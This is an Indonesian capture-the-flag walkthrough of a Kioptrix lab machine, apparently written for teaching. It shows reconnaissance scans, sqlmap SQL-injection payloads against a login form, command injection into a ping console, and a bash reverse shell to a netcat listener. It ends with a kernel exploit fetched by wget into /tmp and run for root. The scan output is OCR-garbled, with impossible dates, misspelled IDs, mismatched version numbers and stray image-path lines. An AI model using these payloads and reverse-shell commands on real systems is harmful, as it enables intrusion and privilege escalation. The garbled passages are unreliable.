

Kioptrix level 1

Penyelesaian

\$ sudo netdiscover

IP Machine : 192.168.1.102

\$ nikto -h 192.168.1.102

```
- Nikto v2.1.5

+ Target IP: 192.168.1.102

+ Target Hostname: 192.168.1.102

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+ Target Hostname: 192.168.1.102

+ Target Port: 80

+ Start Time: 2623-66-25 12:53:43 (GMT1)

+ Server: Apache/2.9.52 (CentOS)

- Retrieved x-powered-by header: PHP/4.3.9

+ The anti-clickjacking X-Frame-Options header is not present.

- Apache/2.0.52 appears to be outdated (current is at least Apache/2.2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.

- Allowed HITP Methods: GET, HEAD, POST, OPTIONS. TRACE

- BOSUB-873: HITP TRACE method is active, suggesting the host is vulnerable to XST

- OSVOB-8.718.1 HTP TRACE method is active, suggesting the host is vulnerable to XST

- OSVOB-8.12184: /Index.php?=PHPBBBSF2A0-3C92-11d3-A3A9-4C780BSC10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

- Server leaks indose via ETags, header found with file /manual/, fields: 0x5770d 0x1c42 0xac5f9a00;5770b 0x266 0x84f07cc0

- Unicommon header 'ton' found, with contents: choice


- SySVB-3092: /manual/; View beserver manual found.

- OSVOB-3208: /icons/: Directory indexing found.

- OSVOB-3208: /manual/ images/: Directory i
```

\$ nmap -sV -A 192.168.1.102

Karena mysql portnya terbuka dan terdapat form input di laman httpnya maka saya coba lakukan sql injection menggunakan sqlmap.



Hasil intercept dari burpsuite, lalu saya save as item.

\$ sqlmap -r "file.txt" -level=3 -risk=3

Berikut payload yang saya dapatkan

Parameter: psw (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause

Payload: uname=admin&psw=-2567' OR 2506=2506--rwXJ&btnLogin=Login

Type: time-based blind

Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)

Payload: uname=admin&psw=admin' AND

7480=BENCHMARK(5000000, MD5(0x70454676))-- BmAQ&btnLogin=Login

Parameter: uname (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause

Payload: uname=-1580' OR 5629=5629--

GBLL&psw=admin&btnLogin=Login


Type: time-based blind

Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)

Payload: uname=admin' AND

7016=BENCHMARK(5000000, MD5(0x69485050))--

kTpG&psw=admin&btnLogin=Login



Lalu kita berhasil login.

192.168.1.8;ls

```
PING 192.168.1.8 (192.168.1.8) 56(84) bytes of data.
64 bytes from 192.168.1.8: icmp_seq=0 ttl=64 time=0.150 ms
64 bytes from 192.168.1.8: icmp_seq=1 ttl=64 time=0.411 ms
64 bytes from 192.168.1.8: icmp_seq=2 ttl=64 time=0.602 ms

--- 192.168.1.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.150/0.387/0.602/0.186 ms, pipe 2
index.php
pingit.php
```

Disini saya coba sisipkan command biasa dan berhasil, lalu saya mencoba untuk mencari reverse shell yang bisa dijalankan. lalu saya mendapatkan website ini

"https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sh
eet"

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	bash -i >& /dev/tcp/192.168.1.8/3333 0>&1
	submit

Langsung saja saya sesuaikan dengan ip saya

```
[parrot@parrot]-[~/CTF/kioptrix-2]


$nc -lvnp 3333
listening on [any] 3333 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.102] 32769
bash: no job control in this shell
bash-3.00$

■
```

Dan berhasil, langsung saja saya coba spawning bash, karena python tersedia maka saya spawn bash melalui python

https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_she
lls.html

Disini linux yang digunakan adalah linux versi 2.6.9 , langsung saja saya cari di exploit db, dan menemukan beberapa exploitnya "https://www.exploit-db.com/exploits/50135"



Disini saya menjalankan server menggunakan python agar mesin yang kita serang kita bisa melakukan get terhadap file exploit di mesin kita.

Disini karena di direktori biasa saya tidak memiliki akses, maka saya melakukan get exploit di "/tmp/".

\$ wget 192.168.1.9:3030/exploit.c

```
sh-3.00$ chmod +x exploit
chmod +x exploit
sh-3.00$ ls
ls
exploit exploit.c
sh-3.00$ ls -lah
ls -lah
total 32K
drwxr-xrwx
            4 root
                      root
                             4.0K Jun 28 16:27 .
                             4.0K Jun 28 16:17 ...
drwxr-xr-x
            23 root
                      root
             1 apache apache 6.8K Jun 28 16:27 exploit
-rwxr-xr-x
- rw- r- - r- -
             1 apache apache 2.6K Jun 25 09:01 exploit.c
             2 root
                      root
                             4.0K Jun 28 16:17 .font-unix
drwxrwxrwt
                             4.0K Jun 28 16:17 .ICE-unix
             2 root
drwxrwxrwt
                      root
sh-3.00$
```

Langsung saja saya eksekusi exploitnya.

```
sh-3.00$ ./exploit
./exploit
sh-3.00# whoami
whoami
root
sh-3.00#
```

Dan saya berhasil mendapatkan akses rootnya.

